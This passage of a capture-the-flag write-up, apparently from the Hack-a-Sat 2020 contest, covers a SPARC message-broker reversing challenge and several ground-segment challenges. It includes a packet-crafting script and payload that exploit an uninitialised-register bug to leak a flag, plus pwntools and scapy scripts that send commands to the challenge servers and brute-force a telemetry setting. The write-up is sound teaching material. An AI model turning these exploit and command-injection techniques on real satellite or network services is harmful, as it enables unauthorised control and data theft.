  puts(DWORD_ARRAY_4001af78);
  return buffer;
}
```


There are four “commands” available:

- 0x00 : **NEGOCIATE_HEADER**
- 0x01 : **GET_INFO**
- 0x02 : **SHUTDOWN**
- 0x03 : **GET_FLAG**

Ideally you want to be able to execute the `GET_FLAG` path. However we can’t call it right away since there is a boolean `b_has_sent_header` which force every client to send a `NEGOCIATE_HEADER` command before processing any other commands.

2.1.2 Message parsing and negotiating header

As most applicative server, this binary has custom message parsing routines that we need to reverse in order to forge “correct” command packets. Here is a diagram explaining how they are created:



A few things we need to properly compute:

- the checksum part is a crc8 computed over everything after `crc_val` and bounded by `crc_len`, in our diagram `crc_len` must be equal to `len(cookie) + len(MsgId) + len(Payload)`.
- a cookie which is checked against a hardcoded value, 0xDE3Dc846 in our case.
- a MsgId which must be incrementally updated and starts at 1

Here's the python script which can generate valid command packets:

```
import sys
import struct
import binascii
import crc8 # https://pypi.org/project/crc8/


def craft_header(args):
    """ Pack a NEGOCIATE_HEADER command """
    msg_id = args.msg_id
    msg_id_len = len(struct.pack(">H", msg_id))

    cookie = args.cookie
    cookie_len = len(struct.pack("I", cookie))

    # compute crc
    hash = crc8.crc8()
    hash.update(struct.pack("I", cookie))
    hash.update(struct.pack(">H", msg_id))
    hash.update(args.arbitrary_payload)
    crc = hash.digest()

    # Pack everything
    header_length = struct.calcsize("BB") + struct.calcsize("BB") + cookie_len +
     ↪  msg_id_len + len(args.arbitrary_payload)
    header = struct.pack("BB", header_length, 0x00)  +\
             struct.pack("B", cookie_len + msg_id_len + len(args.arbitrary_payload))
              ↪  + crc +\
              struct.pack("I", cookie) +\
              struct.pack(">H", msg_id) +\
              args.arbitrary_payload

    return header

def craft_info(args):
    """ Pack a GET_INFO command """
    info_length = struct.calcsize("BBB")
    info = struct.pack("BBB", info_length, 0x01, args.info_cmd)
        # 0x01 for reading b'Space Message Broker v3.1'
        # 0x02 for reading b'L54-8012-5511-0'
```

```
        # 0x03 should get the flag, but it's clipped before :(
    return info

def craft_shutdown(args):
    """ Pack a SHUTDOWN command """

    shutdown_length = struct.calcsize("BB")
    shutdown = struct.pack("BB", shutdown_length, 0x02)
    return shutdown

def craft_flag(args):
    """ Pack a GET_FLAG command """

    flag_length = struct.calcsize("BB")
    flag = struct.pack("BB", flag_length, 0x03)
    return flag

def craft_message(payload):
    """ Pack all messages into a single buffer to send, prefixed by it's length """
    msg = struct.pack("B", 1 + len(payload) ) + payload
    return binascii.hexlify(msg)


if __name__ == '__main__':

    import argparse

    parser = argparse.ArgumentParser("Generate valid command packets for the \"Sun?
     ↪  On my Sat?\" challenge")
    parser.add_argument("--cookie", type=lambda x:int(x,0), default=0xDE3Dc846,
     ↪  help="cookie value")
    parser.add_argument("--msg-id", type=lambda x:int(x,0), default=0x1, help="msg
     ↪  id")
    parser.add_argument("--arbitrary-payload", type=lambda x:binascii.unhexlify(x),
     ↪  default=b"", help="hex-encoded arbitrary payload after the header msg
     ↪  (useful to solve the challenge)")

    COMMAND = ["info", "shutdown", "flag"]
    command = parser.add_subparsers(help="COMMAND to generate
     ↪  :{}".format(",".join(COMMAND)), dest="command")

    info = command.add_parser("info", help="GET_INFO command")
    info.add_argument("info_cmd", type=int, help='info_cmd value (only 1 and 2 are
     ↪  accepted)')
    shutdown = command.add_parser("shutdown", help="SHUTDOWN command")
    troll_flag = command.add_parser("flag", help="GET_FLAG command")
```

```
    args = parser.parse_args()
    header = craft_header(args)

    if args.command == "info":
        payload = craft_info(args)
    elif args.command == "shutdown":
        payload = craft_shutdown(args)
    elif args.command == "flag":
        payload = craft_flag(args)
    else:
        parser.print_help(sys.stderr)
        sys.exit(1)

    # Concat and print out
    complete_buffer = header + payload
    message = craft_message(complete_buffer)
    print("message to send : {}".format(message))
```

Now we can generate valid command packets, let's try the `GET_FLAG` command:

```
$ python beautiful_gen_packet.py flag
message to send : b'0d0a00069546c83dde00010203'
$ nc sun.satellitesabove.me 5043
Ticket please:
ticket{XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX}
Configuration Server: Running
0d0a00069546c83dde00010203
You fell for it...
[!] Not trying hard enough!
Shutdown
Connection Closed
```

Well that's a bummer…

2.1.3 handleGetInfo has a dark secret

By looking a bit more around `GET_INFO`, we end up finding the code path we need to execute in order to get the flag:

```
static char* CSWTCH_6[] = {
    "Space Message Broker v3.1\0",
    "L54-8012-5511-0\0",
    "FLAG{No, It's not in the firmware, that would have been too easy. But in the
     ↪  patched version it will be located here, so good that should help...?}\0",
}

char * handleGetInfo(uint8_t* info_cmd_packet)
{

  int info_cmd = getStrIdx(info_cmd_packet);
  int clipped_info_cmd = clipStrIdx(info_cmd);
  int decremented_info_cmd = clipped_info_cmd - 1;

  if ((decremented_info_cmd < 3) && ((&CSWTCH_6)[decremented_info_cmd] != NULL)) {
    return (&CSWTCH_6)[decremented_info_cmd];
  }

  hangup("Invalid Config Option");
  return NULL;
}
```

If we send a `GET_INFO` command with a `info_cmd` value set to 3, the program should spit out the wanted flag. However, `clipStrIdx` is in the way:

```
int clipStrIdx(int info_cmd)
{

  int clipped_info_cmd;

  if (2 < info_cmd) {
    return 0;
  }

  clipped_info_cmd = 0;
  if (0 < info_cmd) {
    clipped_info_cmd = info_cmd;
  }

  return clipped_info_cmd;
}
```

if `info_cmd` is set to a value greater than 2, it is clipped to zero. So is it another CTF challenge that is broken? Well no, it is one of these situations where it's dangerous to rely too much on the decompiler

view since it may “hides” assembly bugs.

2.1.4 Annulled branch mon amour

Here’s the same function, but disassembled instead of decompiled:

```
*************************************************************
*                          FUNCTION                         *
*************************************************************
undefined clipStrIdx()
undefined         o0:1           <RETURN>
clipStrIdx                                          XREF[1]: handleGetInfo
400016bc 9d e3 bf a0     save       sp,-0x60,sp
400016c0 ac 10 20 03     mov        0x3,l6
400016c4 80 a6 00 16     cmp        i0,l6
400016c8 06 80 00 04     bl         L1
400016cc 80 a6 00 00     _cmp       i0,g0               !delay slot
400016d0 81 c7 e0 08     ret
400016d4 91 e8 00 00     _restore   g0,g0,o0            !delay slot
                     L1                                 XREF[1]: 400016c8(j)
400016d8 34 80 00 02     bg,a       L2
400016dc ae 10 00 18     _mov       i0,l7               !annulled delay slot
                     L2                                 XREF[1]: 400016d8(j)
400016e0 81 c7 e0 08     ret
400016e4 91 ed c0 00     _restore   l7,g0,o0            !delay slot
```

It’s less palatable to read, but here’s the gist:

- `i0` is the input, containing `info_cmd` value
- `g0` is a global register containing 0
- `o0` is the return value

if `info_cmd` is greater than 2, `bl L1` is not taken and output is set by `_restore g0,g0,o0` to 0.

if `info_cmd` is equal to 1 or 2, `bl L1` and `bg,a L2` are taken and output is set by `_restore l7,g0,o0` to `i0`.

But what happens if `info_cmd` is set to 0? In that particular case, `bg,a L2` is not taken and since this is an annulled branch (see the `,a` suffix) the delay slot `_mov i0,l7` in that case is not executed. But, the delay slot in the `ret` instruction still set the output from the value of `l7` : `_restore l7,g0,o0`.

So we have an uninitialized variable vulnerability coming from an annulled delay slot ! Pretty easy to miss if you’re not looking hard enough.

However, how is `%l7` set ? Now is the time to take out my super register tainting tool: “Text Search” in IDA!

```
.text:400016A8  check_checksum          sll     %o0, 0x18, %l7
.text:400016AC  check_checksum          srl     %l7, 0x18, %l7
.text:400016B0  check_checksum          sub     %l6, %l7, %i0
.text:400016DC  clipStrIdx              mov     %i0, %l7
.text:400016E4  clipStrIdx              restore %l7, %g0, %o0
...
```

The only other non-lib function which touch `%l7` is `check_checksum`, the function responsible to compute the crc8 and checking against the value supplied. So if we send an `info` command with a `info_cmd` set to 0, it will use the `crc8` value as index to access the string array `CSWTCH_6`.

In order to retrieve the flag, we need to have a payload with a crc value of `3`, just appending `f9` does the trick:

```
+--------+-------------------------------------------------------------------+
|        | +-----------------------------------------+ +--------------+ |
|        | |    |    |    |    |          |     |       | |    |    |    | |
|        | |cmd |cmd |crc |crc |  Cookie  |MsgId|Payload| |cmd |cmd |info| |
| msglen | |len |type|len |val |          |     |       | |len |type|cmd | |
|        | |    |    |    |    |          |     |       | |    |    |    | |
|   0f   | | 0b | 00 | 07 | 03 | de3dc846 |  1  |  f9   | | 03 | 01 | 00 | |
|        | |    |    |    |    |          |     |       | |    |    |    | |
|        | +-----------------------------------------+ +--------------+ |
+--------+-------------------------------------------------------------------+

                           NEGOCIATE_HEADER                    GET_INFO
```

```
$ python beautiful_gen_packet.py --arbitrary-payload="f9" info 0
message to send : b'0f0b00070346c83dde0001f9030100'
$ nc sun.satellitesabove.me 5043
Ticket please:
ticket{XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX}
Configuration Server: Running
0f0b00070346c83dde0001f9030100
flag{YYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYY}
ACK
```

3 Ground Segment

3.1 Track the sat

- **Category:** Ground Segment
- **Points:** 44 points
- **Solves:** 106
- **Description:**

> You're in charge of controlling our hobbyist antenna. The antenna is controlled by two servos, one for azimuth and the other for elevation. Included is an example file from a previous control pattern. Track the satellite requested so we can see what it is broadcasting
>
> Connect to the challenge on `trackthesat.satellitesabove.me:5031`. Using netcat, you might run `nc trackthesat.satellitesabove.me 5031`.
>
> You'll need these files to solve the challenge. https://static.2020.hackasat.com/b05745a1feed6b27afbad7454e9d328d4d00405a/examples.tar.gz

3.1.1 Write-up

Write-up by Solar Wine team

Upon connection to the challenge, we are granted with the following parameters:

```
$ nc trackthesat.satellitesabove.me 5031
Ticket please:
ticket{charlie28117november:GH1m813XiC8_Cxc8IDRaI9W3_ZPKOTSIZMV_Z7cmH-cre2RsatAi4P
↪  lx39shKvKhow}
Track-a-sat control system
Latitude: 4.3666
Longitude: 18.5583
Satellite: APRIZESAT 3
Start time GMT: 1586288893.506685
720 observations, one every 1 second
Waiting for your solution followed by a blank line...
```

Also, the archive contains:

- `README.txt`: general information about the challenge, the most important part is `the motors accept duty cycles between 2457 and 7372, from 0 to 180 degrees.`

- `challenge[0-4].txt`, `solution[0-4].txt`: 5 examples of resolution
- `active.txt`: TLEs in use in the ground station

Using these parameters, it is easy to calculate satellite's position using a library like *SkyField* or *astropy*. No need to fire up *pwntools*, as the challenge is unique per team and fixed.

As the challenges are only simulations and have to be reproducible the day of the event, players were not expected to look for the actual TLE of `APRIZESAT 3` online. The associated parameters can be found in `active.txt`:

```
APRIZESAT 3
1 35686U 09041F   20101.11595516  .00000055  00000-0  12743-4 0  9990
2 35686  98.1908 155.9328 0071502 270.9995  88.3028 14.87374861579979
```

We then used `astropy.coordinates.EarthLocation` to transform the geodetic coordinates (latitude / longitude) to geocentric coordinates (X / Y / Z), and `pycraf.satellite.SatelliteObserver` to calculate of position of the satellite relative to our location on Earth, not to the Earth itself! Hence, the result of this calculus will be two angles called azimuth and elevation.

The last step was to "convert" these two values in duty cycles for the motors. As described in `README.txt`, an angle of 0° is represented by 2457 and 180° by 7372. The antenna will then move of `(7372 - 2457) / 180 = 27.31` cycle / degree. Quickly account for negative angle values, *et voilà!*

```
from datetime import datetime, timezone
from astropy.time import Time
from astropy.coordinates import EarthLocation
from pycraf import satellite

APRIZESAT_TLE = '''APRIZESAT 3
1 35686U 09041F   20101.11595516  .00000055  00000-0  12743-4 0  9990
2 35686  98.1908 155.9328 0071502 270.9995  88.3028 14.87374861579979'''

def to_duty_cycles(az, el):
  duty_coef = (7372 - 2457) / 180
  if az > 0 and el > 0:
      az = (az * duty_coef) + 2457
      el = (el * duty_coef) + 2457
  elif az < 0 and el > 0 :
      az = 7372 + (az*duty_coef)
      el = 7372 - (el*duty_coef)
  elif az > 0 and el < 0:
      az = 7372 - (az*duty_coef)
```

```
      el = 7372 + (el*duty_coef)
  elif az < 0 and el < 0:
      az = 7372 + (az*duty_coef)
      el = 7372 + (el*duty_coef)

  return (int(az), int(el))

# Don't swap latitude and longitude 0:-)
location = EarthLocation.from_geodetic(18.5583, 4.3666)
sat_obs = satellite.SatelliteObserver(location)

for i in range(0, 720):
    dt = datetime.fromtimestamp(1586288893.506685 + i, tz=timezone.utc)
    t = Time(dt)
    az, el, _ = sat_obs.azel_from_sat(APRIZESAT_TLE, t)

    az, el =  to_duty_cycles(az.value, el.value)
    print(f"{dt.timestamp()}, {az}, {el}")
```

Notice the use of `datetime.fromtimestamp(..., tz=timezone.utc)`, as calculations have to be performed on UTC and `datetime.fromtimestamp()` silently converts the result of `datetime.fromtimestamp()` to your machine's timezone.

Submitting the 720 observations and getting the flag is only a copy-paste away:

```
$ nc trackthesat.satellitesabove.me 5031
Ticket please:
ticket{charlie28117november:GH1m813XiC8_Cxc8IDRaI9W3_ZPKOTSIZMV_Z7cmH-cre2RsatAi4P
↪  lx39shKvKhow}
Track-a-sat control system
Latitude: 4.3666
Longitude: 18.5583
Satellite: APRIZESAT 3
Start time GMT: 1586288893.506685
720 observations, one every 1 second
Waiting for your solution followed by a blank line...

1586288893.506685, 7096, 2466
1586288894.506685, 7096, 2468
1586288895.506685, 7096, 2470
1586288896.506685, 7097, 2472
1586288897.506685, 7097, 2473
1586288898.506685, 7097, 2475
1586288899.506685, 7097, 2477
1586288900.506685, 7097, 2479
```

```
[...]
1586289604.506685, 7001, 7284
1586289605.506685, 7001, 7286
1586289606.506685, 7001, 7288
1586289607.506685, 7001, 7290
1586289608.506685, 7002, 7292
1586289609.506685, 7002, 7294
1586289610.506685, 7002, 7295
1586289611.506685, 7002, 7297
1586289612.506685, 7002, 7299

Congratulations: flag{charlie28117november:GMPLvXr4V0vSCVXXvyl5wzgnyQHoUXs5DcruL7x
↪  6RV6ncPMTDNqSlYVze8Uy9b2SZhraDJgUFv9J0lg-k8AGxo8}
```

3.2 Can you hear me now

- **Category:** Ground Segment
- **Points:** 59 (at the end of the challenge, >300 at the time we solved it iirc)
- **Solves:** 75
- **Description:**

> LaunchDotCom's ground station is streaming telemetry data from its Carnac 1.0 satellite on a TCP port. Implement a decoder from the XTCE definition.
>
> Connect to the challenge on hearmenow.satellitesabove.me:5032 . Using netcat, you might run nc hearmenow.satellitesabove.me 5032
>
> You'll need these files to solve the challenge.
>
> https://static.2020.hackasat.com/6cb8b764695c0776577be7ed6ce09759fc4115f8/telemetry.zip

3.2.1 Write-up

Write-up by Solar Wine team

3.2.2 Challenge service

The challenge service on `hearmenow.satellitesabove.me:5032` asks for the team ticket upon connection, then yields the address of the telemetry service:

```
$ nc hearmenow.satellitesabove.me 5032
Ticket please:
ticket{zulu66287alpha:GC9heYgErLjOxsTj0rKZzBmRC(...)ew}
Telemetry Service running at 18.219.199.203:25647
```

The Telemetry Service sends a series of messages, the last one of which is 101 bytes long. No obvious flag there…

3.2.3 Provided documentation

The provided `telemetry.zip` archive contains a single file, `telemetry.xtce`.

Googling XTCE leads to the documentation of the XML Telemetric and Command Exchange format, with a 32-page specification, which describes message formats.

In the provided `telemetry.xtce` file, the following lines seem very interesting:

```
<!-- Parameters used by FLAG Gen  -->
<xtce:Parameter parameterTypeRef="7BitInteger" name="FLAG11"/>
...
<xtce:Parameter parameterTypeRef="7BitInteger" name="FLAG120"/>
```

Apparently, flag characters are transmitted as 7 bits integer. This is a challenge, who has time to understand a 32-page specification and a 33KB XML file?

We don't know what the first bit of the first flag character is, so let's bruteforce them :

```
# a is the hex value of the longest message received from the Telemetry Service
a=int('0x0066e587005ecdb30e7f7ebaecead9b3270df0ece1a30ba8f07'
      '0b8e1de271c78e2f45b6ba72afbfcb2d1d58d77162555ebb34e4a'
      'bcefd768df5b2cd625adb4d7ce88b8b637d5a25d8e56bcb1ed3b8'
      '38f32293473debb5c523a70995597ae97e0b298d3bfd0', 16)

for i in range(8):
    b = a >> i
    res = ''
    while b:
        res += chr(b&0x7F)
        b >>= 7
        if b ==0:
            break
    print(res)
```

This script fills up my terminal with garbage… And what looks like a reversed flag. Replacing the last line with `print(''.join(reversed(res)))` does the job, a flag appears :)

This was done soon after the release of the challenge, so the reward was high!

3.2.4 Solution script

The process we followed during the challenge involved manually passing bits of information between hastily written scripts. The following script, written after the competition for the purpose of this write-up, autonomously obtains connects to the service and displays the flag.

```
#!/usr/bin/env python3

from scapy.all import *
```

```
import struct
import re
import datetime
# python3 -m pip install --upgrade pwntools
from pwn import *


class TMPacketHeader(Packet):
    name = "TMPacketHeader"
    fields_desc = [
        BitField("CCSDS_VERSION", 0, 3),
        BitField("CCSDS_TYPE", 0, 1),
        BitField("CCSDS_SEC_HD", 0, 1),
        BitField("CCSDS_APID", 0, 11),
        BitField("CCSDS_GP_FLAGS", 0, 2),
        BitField("CCSDS_SSC", 0, 14),
        ShortField("CCSDS_PLENGTH", None)
        ]

    def post_build(self, pkt, payload):
        if payload:
            pkt += payload

        if self.getfieldval("CCSDS_PLENGTH") is None:
            l = len(payload) - 1
            if self.CCSDS_SEC_HD:
                l += 3
            pkt = pkt[:4] + struct.pack("!H", l) + pkt[6:]
        return pkt


class FlagData(Packet):
    name = "FlagPacket"
    fields_desc = [BitField("FLAG{}".format(i), 0, 7) for i in range(1,121)]

    def flagvalue(pkt):
        flag = ""
        for fld in pkt.fields_desc:
            v = pkt.getfield_and_val(fld.name)[1]
            flag += chr(v)
        flagendidx = flag.index("}")
        return flag[:flagendidx+1]


bind_layers(TMPacketHeader, FlagData, CCSDS_APID=102)
```

```
if __name__ == "__main__":
    log.info(f"Current time is {datetime.datetime.now().isoformat()}")
    TICKET = ("ticket{zulu66287alpha:GC9heYgErLjOxsTj0rKZzBmR"
              "CgFo492xFDX_FbdiIGR6ZSo5KZl0HXzYF9D4sn4eew}")
    conn = remote("hearmenow.satellitesabove.me",5032)
    l = conn.recvline()
    with log.progress("Sending ticket") as lp:
        conn.sendline(TICKET)
        lp.success()
    l = conn.recvline()
    log.info(l.decode())
    m = re.match(b"Telemetry Service running at (\S+):(\S+)", l)
    conn.close()
    host, port = m.groups()

    conn = remote(host, int(port))
    with log.progress("Waiting for the flag") as lp:
        while True:
            raw = conn.recv()
            p = TMPacketHeader(raw)
            if p.haslayer(FlagData):
                lp.success(f"flag value is: {p['FlagPacket'].flagvalue()}")
                break
```

This script has the following output:

```
[*] Current time is 2020-06-07T13:12:58.896471
[+] Opening connection to hearmenow.satellitesabove.me on port 5032: Done
[+] Sending ticket: Done
[*] Telemetry Service running at 18.219.199.203:23244
[*] Closed connection to hearmenow.satellitesabove.me port 5032
[+] Opening connection to b'18.219.199.203' on port 23244: Done
[+] Waiting for the flag: flag value is: flag{zulu66287alpha:GEVYr(...)Tnig}
```

3.3 Talk to me, Goose

- **Category:** Ground Segment
- **Points:** 94 (at the end of the challenge)
- **Solves:** 42
- **Description:**

> LaunchDotCom has a new satellite, the Carnac 2.0. What can you do with it from its design doc?
>
> Connecting
>
> Connect to the challenge on goose.satellitesabove.me:5033 . Using netcat, you might run nc goose.satellitesabove.me 5033
>
> You'll need these files to solve the challenge.
>
> https://static.2020.hackasat.com/bee6d2abe5f9584cdb3cc5cfb992e6d0d296bdaa/LaunchDotCom_Carnac_2.zip
> https://static.2020.hackasat.com/f672797d6ee126b10ad14716f1d840d925c95ce9/cmd_telemetry_defs.zip

3.3.1 Write-up

Write-up by Solar Wine team

3.3.2 Provided files

- `LaunchDotCom_Carnac_2.zip` contains a PDF file, which describes an experimental cubesat. It boasts impressive features, such as space-time continuum monitoring in the upper atmosphere (is it a joke, or advanced physics beyond my knowledge? hard to tell starting this challenge at 2AM)… and a CTF Flag Generation subsystem!
- `cmd_telemetry_defs.zip` contains the telemetry frame definitions, in XTCE. This file is also represented in the aforementioned PDF file, but organizers have kindly provided this much more easy to use version.

3.3.3 Connection

Upon connection, the server sends us what looks like telemetry data, without FCS code! Time to fire up scapy to decode this. CCSDS TM packets were dissected using the following scapy class, which had been debugged earlier in the afternoon while working on the `space_race` challenge:

```
class TMPacketHeader(Packet):
    name = "TMPacketHeader"
    fields_desc = [
        BitField("CCSDS_VERSION", 0, 3),
        BitField("CCSDS_TYPE", 0, 1),
        BitField("CCSDS_SEC_HD", 0, 1),
        BitField("CCSDS_APID", 0, 11),
        BitField("CCSDS_GP_FLAGS", 0, 2),
        BitField("CCSDS_SSC", 0, 14),
        ShortField("CCSDS_PLENGTH", None)
        ]

    def post_build(self, pkt, payload):
        if payload:
            pkt += payload

        if self.getfieldval('CCSDS_PLENGTH') is None:
            # No need to account for the CRCflag in the length computation
            # since it is seen as part of the payload
            l = len(payload) - 1
            if self.CCSDS_SEC_HD:
                l += 3
            pkt = pkt[:4] + struct.pack("!H", l) + pkt[6:]
        return pkt
```

The Telemetry payload has the following format:

```
MODE_STATUS_ENUM = {1: "ON", 0: "OFF"}
PW_STATUS_ENUM = {1: "PWR_ON", 0: "PWR_OFF"}
ENABLED_STATUS_ENUM = {1: "ENABLED", 0: "DISABLED"}

class EPSData(Packet):
    name = "EPS Data"
    fields_desc = [
        ShortField("BATT_TEMP", 0),
        IntField("BATT_VOLTAGE", 0),
        IntField("LOW_PWR_THRESH", 0),
        BitEnumField("LOW_PWR_MODE", 0, 1, MODE_STATUS_ENUM),
        BitEnumField("BATT_HTR", 0, 1, PW_STATUS_ENUM),
        BitEnumField("PAYLOAD_PWR", 0, 1, PW_STATUS_ENUM),
        BitEnumField("FLAG_PWR", 0, 1, PW_STATUS_ENUM),
        BitEnumField("ADCS_PWR", 0, 1, PW_STATUS_ENUM),
        BitEnumField("RADIO1_PWR", 0, 1, PW_STATUS_ENUM),
        BitEnumField("RADIO2_PWR", 0, 1, PW_STATUS_ENUM),
        BitField("UNUSED1", 0, 1),
```

```
        BitEnumField("PAYLOAD_ENABLE", 0, 1, MODE_STATUS_ENUM),
        BitEnumField("FLAG_ENABLE", 0, 1, MODE_STATUS_ENUM),
        BitEnumField("ADCS_ENABLE", 0, 1, MODE_STATUS_ENUM),
        BitEnumField("RADIO1_ENABLE", 0, 1, MODE_STATUS_ENUM),
        BitEnumField("RADIO2_ENABLE", 0, 1, MODE_STATUS_ENUM),
        BitField("UNUSED3", 0, 3),
        # IntField("BAD_CMD_COUNT", 0),
    ]

bind_layers(TMPacketHeader, EPSData, CCSDS_APID=103)
```

Astute readers might notice that the voltage fields are 16-bits long, whereas the specification indicates that they are 32-bits long! This was initially very puzzling, because received packet sizes did not match our understanding of the spec… it took about 1.5 hour to reach this revelation, after a few iterations of the classic "I don't understand anything, I'll to to sleep"/"Or maybe I'll try just one more thing…" routine.

The XTCE specification also describes commands that can be send over the CCSDS TC protocol. Some of them seem really interesting:

- `\x00\x02\x01` enables the Flag service!
- `\x00\x00\x01` enables the Payload
- `\x00\x04\x01` enables ADCS
- `\x00\x0c` (+ 2 bytes) sets the Low Power Threshold value

We could see that the effect of the commands we sent was reflected in the received telemetry.

Alas, enabling the Flag service did not result in a flag being received…

We noticed that the `BATT_VOLTAGE` value was lower than `LOW_PWR_THRESH` in telemetry data. So, we tried a lot of things to get the flag service running: tried shutting most services down, to set the Low Power Threshold to a higher value… to no avail. Maybe trying to be smart is too hard at this late hour, so we turned to brute force.

We then wrote a dirty loop that sent all commands we had identified, and tried all possible 2-byte values for the `LOW_PWR_THRESH` setting… And a flag popped. It was decoded using the following scapy class:

```
class FlagData(Packet):
    name = "FlagPacket"
    fields_desc = [BitField("FLAG{}".format(i), 0, 7) for i in range(1,121)]

bind_layers(TMPacketHeader, FlagData, CCSDS_APID=102)
```

Almost 4AM. Time to sleep.

3.3.4 Solution script

A fully autonomous script that displays the flag was polished after the challenge.

```
#!/usr/bin/env python3
from scapy.all import *
import datetime
import re
import struct
import sys
# python3 -m pip install --upgrade pwntools
from pwn import *


class TMPacketHeader(Packet):
    name = "TMPacketHeader"
    fields_desc = [
        BitField("CCSDS_VERSION", 0, 3),
        BitField("CCSDS_TYPE", 0, 1),
        BitField("CCSDS_SEC_HD", 0, 1),
        BitField("CCSDS_APID", 0, 11),
        BitField("CCSDS_GP_FLAGS", 3, 2),
        BitField("CCSDS_SSC", 0, 14),
        ShortField("CCSDS_PLENGTH", None)
        ]

    def post_build(self, pkt, payload):
        """
        """
        if payload:
            pkt += payload

        if self.getfieldval('CCSDS_PLENGTH') is None:
            # No need to account for the CRCflag in the length computation
            # since it is seen as part of the payload
            l = len(payload) - 1
            if self.CCSDS_SEC_HD:
                l += 3
            pkt = pkt[:4] + struct.pack("!H", l) + pkt[6:]
        return pkt


class FlagData(Packet):
```

```
    name = "FlagPacket"
    fields_desc = [BitField("FLAG{}".format(i), 0, 7) for i in range(1,121)]

    def flagvalue(pkt):
        flag = ""
        for fld in pkt.fields_desc:
            v = pkt.getfield_and_val(fld.name)[1]
            flag += chr(v)
        flagendidx = flag.index("}")
        return flag[:flagendidx+1]


bind_layers(TMPacketHeader, FlagData, CCSDS_APID=102)


if __name__ == '__main__':
    log.info(f"Current time is {datetime.datetime.now().isoformat()}")
    TICKET = ("ticket{sierra9703delta:GCz4SfUxuHKAYbCUU7gp1Z7V2M-"
              "INpvdOfKGlw8UnmXv_0hFsywtMey7vPAGbx4YpQ}")
    conn = remote('goose.satellitesabove.me',5033)
    l = conn.recvline()
    with log.progress("Sending ticket") as lp:
        conn.sendline(TICKET)
        lp.success()
    l = conn.recvline()
    log.info(l.decode())
    m = re.match(b'Telemetry Service running at (\S+):(\S+)', l)
    conn.close()
    host, port = m.groups()

    conn = remote(host, int(port))
    lp = log.progress("Waiting for the flag")

    def recv_one():
        raw = conn.recv()
        p = TMPacketHeader(raw)
        if p.haslayer(FlagData):
            lp.success()
            log.success(f"Flag value is: {p['FlagPacket'].flagvalue()}")
            log.info(f"Current time is {datetime.datetime.now().isoformat()}")
            sys.exit(0)

    for i in range(2):
        recv_one()

    # why start at 4? because we noticed it's faster than starting at 0
